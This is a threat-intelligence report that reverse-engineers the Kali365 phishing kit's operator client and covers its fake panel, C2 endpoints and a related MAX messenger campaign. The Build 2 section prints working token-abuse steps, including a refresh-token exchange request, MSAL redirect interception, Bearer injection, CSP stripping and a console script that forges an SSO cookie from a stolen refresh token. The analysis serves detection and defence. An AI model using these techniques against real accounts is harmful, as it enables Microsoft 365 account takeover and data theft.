
Figure: Kali365 panel view suggesting collection may extend beyond OAuth tokens.
Fake / testing panel (“Kali365 Lab Panel”) — excluded from victimology
A separate exposed panel (“Kali365 Lab Panel”) was initially reviewed because it presented lure, token, campaign, activity-log, and “Sender” views. Later review showed clear non-production indicators, including open access and admin / admin default credentials. The overall presentation and contents are consistent with a test/fake capability or demo environment, not production victim telemetry. Notably, the original Kali365 sellers’ purchased web UI does not appear to offer this kind of demo panel, so we treat it as separate from the legitimate operator workflow.

Figure: Fake/testing Kali365 panel cover page showing non-production indicators (open access/default creds/testing language).
The fake panel is still useful as tooling context because its objects mirror the Kali365 workflow: /admin/lures records contain device-code-shaped fields (user_code, verification_uri = https://login.microsoft.com/device, Microsoft Office client_id), /admin/tokens records model stored refresh-token state, and /admin/campaigns models bulk lure management. However, organization-like entries, active token states, verified:true lure flags, campaign counters, visit logs, and apparent sender/operator IPs from this instance should be treated as seeded, simulated, or test data unless independently corroborated. “Exploitation attempts” and “successful” indicators shown in this panel are not confirmed to represent real successful compromises.
The fake panel also contains what look like stealer-style logs / “success” artifacts. Even if these artifacts resemble real stealer output, their presence in this instance does not confirm real victims or a live stealer pipeline. We assess them as most likely seeded/demo content or reused panel components, and we retain the screenshots for tooling/ecosystem context only (not victim telemetry).
This fake panel even included an activity log:

Figure: Fake/testing panel activity-log view retained as tooling/data-model context only (not victim telemetry).
The fake panel also displayed “successful” attempts/counters. It remains unknown whether any of these reflect real successes; in this instance they are treated as test/demo indicators and should not be used as evidence of real compromises:

Figure: Fake/testing panel “success” indicators/counters—examples of seeded/simulated data and not evidence of real compromises.
Do not use the fake panel for victim notification or impact counts. It can support understanding of panel structure and data fields, but it does not prove real captures, real victims, or operator identity.
Part IV — kali365.exe Binary Analysis (Reverse Engineering)
Figure: Kali365 Live operator client login screen, showing the prefilled v2.duemineral.uk panel URL and operator authentication fields.
This section covers the reverse-engineering teardown of the operator client itself — how the executable is packaged, what actually runs, how the two builds differ in token-abuse technique, how it talks to the C2 panel, and the host/OAuth artifacts it leaves behind. The sample was obtained after earlier tracking of the group’s affiliate / customer-access program, where a client-side operator panel appeared to be available to affiliates or buyers. Everything in this part is derived directly from unpacking that acquired client sample (NSIS → Squirrel/Electron → ASAR) and reconstructing TypeScript source from retained debug maps — the highest-confidence material in this report. Covered below: packaging & distribution chain, NSIS structure, Electron/ASAR application architecture, the two builds and their token-abuse evolution, C2 panel communication, the victim-token data model, operator UI, hardcoded OAuth client IDs, and OPSEC failures.
Distribution Chain & File Structure
The nesting maps directly to how Squirrel.Windows (Electron’s auto-update framework) packages an application for distribution and self-updating.
flowchart TB
	A["kali365.exe - outer NSIS bootstrap"] --> B["PLUGINSDIR app-64.7z"]
	B --> C["Kali365 Live.exe - Electron runtime"]
	B --> D["resources/app.asar - outer app, Build 2"]
	D --> E["dist and node_modules - UI and main process"]
	D --> F["resources/Kali365 Live 1.0.0.exe - embedded Squirrel setup"]
	F --> G["PLUGINSDIR app-64.7z - inner package"]
	G --> H["resources/app.asar - inner app, Build 1"]
kali365.exe (outer NSIS, 157 MB)
└── $PLUGINSDIR/app-64.7z (150 MB)
├── Kali365 Live.exe (181 MB — Electron 33.4.11 runtime)
├── [locales, DLLs, pak files]
└── resources/
├── elevate.exe (105 KB)
└── app.asar (75 MB — outer application, Build 2)
├── dist/ (compiled TypeScript/React)
├── node_modules/
└── resources/
├── icon.png (746 KB)
└── Kali365 Live 1.0.0.exe (71 MB — inner NSIS, Squirrel package)
└── $PLUGINSDIR/app-64.7z (71 MB)
├── Kali365 Live.exe (181 MB — same runtime)
└── resources/
├── elevate.exe
└── app.asar (2.6 MB — inner application, Build 1)The outer kali365.exe is the NSIS bootstrap. The resources/Kali365 Live 1.0.0.exe embedded in the outer asar is the Squirrel setup package used for future auto-updates. The inner app.asar (2.6 MB) is the lean application without recursive embedding — what actually runs once installed. The outer app.asar (75 MB) is inflated because it contains the 71 MB Squirrel package inside it.
Installer structure
Full NSIS installer internals have been moved to the appendix. The key analytical point for the main body is that kali365.exe is an NSIS/Squirrel/Electron package with a recursive embedded installer, exposing two builds six days apart and showing rapid iteration in post-capture token-abuse technique.
Client structure and recovered source evidence
The client is an Electron application packaged inside app.asar. Retained source-map references enabled reconstruction of the main-process TypeScript, including the panel HTTP client, IPC bridge, and serviceWindow.js token-abuse engine. This recovered source provides the evidentiary basis for the build comparison and token-abuse workflow analysis below. The full application-architecture breakdown has been moved to the appendix.
Two Builds: Technique Evolution
flowchart LR
	B1["Build 1 — Apr 5<br>Hidden BrowserWindow<br>ESTS cookie seeding<br>Graph fallback"] --> B2["Build 2 — Apr 11<br>MSAL.js intercept<br>Bearer injection<br>SSO cookie export"]

	B1 --> I1["Functional but brittle"]
	B2 --> I2["Faster, more reliable,<br>more portable token abuse"]
Figure: Kali365 build evolution over six days, showing a shift from browser-session seeding to more reliable request-layer token abuse and portable SSO-cookie export.
Build 1 — April 5 (Inner asar, 2.6 MB)
Outlook technique — auth.owa POST + hidden BrowserWindow ESTS seeding:
- POST stolen access token to
https://outlook.office365.com/owa/auth.owawithflags=4&trusted=0. If OWA accepts and redirects to/mail/, done. - On failure: intercept the login redirect via
will-navigate/will-redirectand callexchangeTokenInBrowser(). exchangeTokenInBrowser()spawns a hidden 1×1 invisible BrowserWindow (show: false) in the same session partition and loads the token endpoint as a real page:
POST https://login.microsoftonline.com/common/oauth2/v2.0/token
  grant_type=refresh_token
  scope=openid profile offline_access            [first call]
  scope=https://outlook.office365.com/.default   [second call]
Loading this as a real Chromium page — not via net.Request — causes Microsoft’s ESTS to set ESTSAUTH session cookies in the partition’s cookie jar. After 15 seconds the hidden window closes.
- The main window reloads the original login URL. Microsoft sees the ESTS cookies, silently authenticates, redirects to OWA.
Service scopes (Build 1):
| Service | Scope |
|---|---|
| Outlook | https://outlook.office365.com/.default offline_access |
| Admin Center | https://admin.microsoft.com/.default offline_access |
| OneDrive/SharePoint | https://{spHost}/.default or https://graph.microsoft.com/.default offline_access (fallback) |
| Unknown | https://graph.microsoft.com/.default offline_access |
The Microsoft Graph fallback is the most significant Build 1 capability: if the panel omits spHost, the tool requests a Graph token granting programmatic access to email, calendar, contacts, files, Teams, and user directory — substantially broader than browser-session access.
Login URL detection (Build 1): url.includes("login.microsoftonline.com") — substring search, vulnerable to false positives on error pages.
Session clear (Build 1): ses.clearStorageData({ storages: ["cookies"] }) — cookies only.
Build 2 — April 11 (Outer asar, 75 MB)
The hidden-window approach was abandoned entirely. Build 2 intercepts at the Electron request layer — before requests leave the machine — which is faster, more reliable, and removes the ESTS cookie timing dependency.
Outlook — four-stage chain:
Stage 1 — Token upgrade. Exchange stored RT for fresh OWA-scoped AT + id_token:
POST https://login.microsoftonline.com/{tenantId}/oauth2/v2.0/token
  grant_type=refresh_token
  client_id=d3590ed6-52b3-4102-aeff-aad2292ab01c
  scope=https://outlook.office365.com/.default offline_access openid profile
  refresh_token=<stolen RT>
Stage 2 — MSAL.js intercept. Before navigating to OWA, ses.webRequest.onBeforeRequest is registered on the session partition watching all traffic to login.microsoftonline.com, login.microsoft.com, and login.windows.net. OWA’s embedded MSAL.js fires a silent GET /oauth2/v2.0/authorize. The interceptor catches this before it leaves the machine and returns a redirect to the OAuth callback with stolen tokens in the fragment:
callback({ redirectURL:
  "https://outlook.office365.com/owa/…
   #access_token=<AT>&id_token=<idToken>
   &token_type=Bearer&expires_in=3600
   &state=<state>&session_state=<nonce>"
})
MSAL.js processes this as a legitimate Azure AD response. OWA loads.
Stage 3 — Bearer injection. ses.webRequest.onBeforeSendHeaders injects Authorization: Bearer <owaToken> on every request to outlook.office365.com/*, outlook.office.com/*, and substrate.office.com/*.
Stage 4 — CSP strip. ses.webRequest.onHeadersReceived removes content-security-policy and x-frame-options from OWA responses.
Fast-path: Before the intercept chain, a POST to auth.owa with flags=0&trusted=1 (upgraded from Build 1’s trusted=0) is attempted. After 4 seconds, if the URL contains /mail/ the chain is skipped.
SSO Cookie Export (Build 2 only):
generateCookieScript() converts any stored RT into a browser-pasteable console snippet:
- Fetch ESTS nonce:
POST https://login.microsoftonline.com/common/oauth2/token
grant_type=srv_challenge- Build unsigned JWT (
alg:none):
{
  "refresh_token": "<stolen RT>",
  "is_primary": "false",
  "request_nonce": "<nonce>"
}
Cookie value: 1.<b64header>.<b64payload>.
- Script copied to clipboard via
electron.clipboard.writeText():
document.cookie = "x-ms-RefreshTokenCredential=1.eyJ…; path=/; secure; samesite=none";
var w = window.open(
  "https://login.microsoftonline.com/common/oauth2/v2.0/authorize?" +
  "client_id=4765445b-32c6-49b0-83e6-1d93765276ca" +
  "&response_type=code+id_token" +
  "&redirect_uri=https://www.office.com/landing" +
  "&prompt=none&[email protected]" +
  "&domain_hint=organizations…",
  "_blank", "width=1,height=1,left=-100,top=-100"
);
setTimeout(() => {
  try { if (w && !w.closed) w.close() } catch(e) {}
  window.location.href = "https://outlook.office.com/mail/";
}, 5000);
Pasting this in any browser console while on login.microsoftonline.com authenticates the victim’s account in that browser. The Electron app is no longer needed afterward.
Other changes in Build 2 vs Build 1:
- Login URL detection upgraded from substring to hostname check (
new URL(url).hostname) - Session clear upgraded from cookies-only to full storage wipe
- Graph API scope dropped (MSAL intercept makes it unnecessary)
- Extensive
[K365-SVC]/[K365-API]debug logging added did-navigate+did-fail-loadhandlers added for navigation tracking
C2 Panel Communication
Panel URL
Hardcoded default: https://v2.duemineral.uk — appears as both the pre-filled input value and placeholder text on the login screen. Stored in localStorage under k365_panel_url after first use. Configurable by the operator.
API Endpoints
| Method | Endpoint | Purpose |
|---|---|---|
POST | /dash/auth | Operator login — sets session= cookie |
GET | /dash/me | Operator profile |
GET | /dash/tokens | All captured victim tokens (polled every 30 s) |
POST | /dash/token/{id}/refresh | Force-refresh a stored victim token |
POST | /dash/token/{id}/service-token | Exchange stored token for service AT+RT |
Session cookie is held in memory only — never written to disk.
Polling
- Token list: every 30 seconds
- Timestamp ticker: every 10 seconds
- New victim notification: window title changes to
"(N new) Kali365 Live"for 5 seconds when active token count increases - Manual refresh: Ctrl+R via app menu
Victim Token Data Model
Token list record (/dash/tokens)
| Field | Description |
|---|---|
id | Panel-internal token record ID |
user_email | Victim UPN (e.g. [email protected]) |
user_name | Victim display name |
status | active / revoked / expired — only active shown |
captured_at | ISO timestamp of capture |
last_refreshed | ISO timestamp of last refresh |
mfa_roles | Array of Entra ID role assignments |
mfa_roles is checked for "Global Administrator". If present, an amber Admin button appears — one-click access to admin.microsoft.com. High-value targets are immediately visually distinct.
Service token record (/dash/token/{id}/service-token)
| Field | Description |
|---|---|
access_token | Fresh AT for requested service |
refresh_token | Current RT |
client_id | OAuth client ID used during capture |
user_email | Victim UPN |
url | Service entry URL |
tenant_id | Victim’s Entra tenant ID |
sp_host | SharePoint hostname (e.g. contoso.sharepoint.com) |
Operator UI
Login screen: Panel URL input (pre-filled v2.duemineral.uk), username, password, Connect button. “Open Panel in Browser” link opens the panel URL in the default browser.
Dashboard table columns: Email + last-refreshed sub-label | Username | Status badge | Captured timestamp | Actions
Per-row action buttons:
| Button | Style | Condition | Action |
|---|---|---|---|
| Outlook | Green | Always | Opens OWA via token injection |
| Admin | Amber | mfa_roles includes Global Administrator | Opens admin.microsoft.com |
| Copy Session | Blue | Always | Generates SSO cookie script → clipboard |
| Refresh | Green/loading | Always | Force-refreshes stored token via panel |
Token status badges: active (green #22c55e) / revoked (red #ef4444) / expired (grey #555555)
OneDrive and SharePoint are fully implemented in serviceWindow.js (both builds) but have no UI buttons. They are supported server-side but not exposed to the operator in the current release — possible unreleased feature or tier separation.
Hardcoded OAuth Client IDs
| Client ID | Registered Application | Usage |
|---|---|---|
d3590ed6-52b3-4102-aeff-aad2292ab01c | Microsoft Office | RT exchange, all services, both builds |
4765445b-32c6-49b0-83e6-1d93765276ca | Office.com | SSO cookie authorize call (Build 2 only) |
Both are legitimate Microsoft first-party registrations. Token exchange requests appear in Azure AD sign-in logs attributed to Microsoft’s own applications.
Part V — Threat Landscape, IOCs & Detection
Scope of Infection:
Observed Microsoft 365 victims (recovered panel telemetry)
No confirmed real-victim count is asserted from the fake / testing panel. The previously cited exposed-panel token store is now excluded from victimology because it was non-production. Real victim telemetry is still useful if independently validated — for example from provider logs, victim reports, seized backend data, Microsoft tenant sign-in logs, or corroborated incident-response findings — but this report should not present the fake-panel records as actual compromises.
Real victim telemetry — collection requirement
Real victim telemetry is still valuable, but it should be treated as a collection requirement, not as a conclusion from the fake panel. Useful sources would include:
- Microsoft Entra ID sign-in logs showing unexpected device-code approvals or suspicious refresh-token use.
- Victim incident-response reports confirming mailbox / tenant access.
- Provider, hosting, or seized-backend records that can be tied to production Kali365 infrastructure.
- Independently corroborated campaign telemetry from legitimate lure infrastructure.
Until such data is available, this report should describe capability and operator workflow rather than confirmed victim counts.
Separate product line — MAX messenger (Russian-speaking targets)
Separate reporting also links Kali365 branding to Russian-speaking forum activity and MAX messenger phishing. This appears to be a distinct product line or campaign stream from the Microsoft 365 device-code activity analysed above:

Figure: Separate reporting on Kali365-branded MAX messenger phishing activity targeting Russian-speaking users.
Arctic Wolf researchers have identified a new phishing campaign run through Kali365 (aka K365), a commercial phishing-as-a-service platform that surfaced in April 2026 and is sold by subscription via Telegram. It gives low-skill criminals ready-made infrastructure to hijack accounts on the Russian messenger MAX. The attack works by social-engineering the victim through a fake “you’ve won a prize” page: the target enters their phone number, MAX sends a legitimate one-time login code to their device, and the victim is tricked into typing that code (plus their 2FA password, if enabled) into the phishing site. The captured credentials are relayed to the attackers through a Telegram bot. With those details, the attackers log into the real MAX app and gain full access to the victim’s messages, files, and contacts.

Figure: MAX messenger phishing lure artifact associated with the separate Kali365-branded campaign stream.

Figure: Additional MAX messenger phishing artifact showing account-compromise and propagation context.
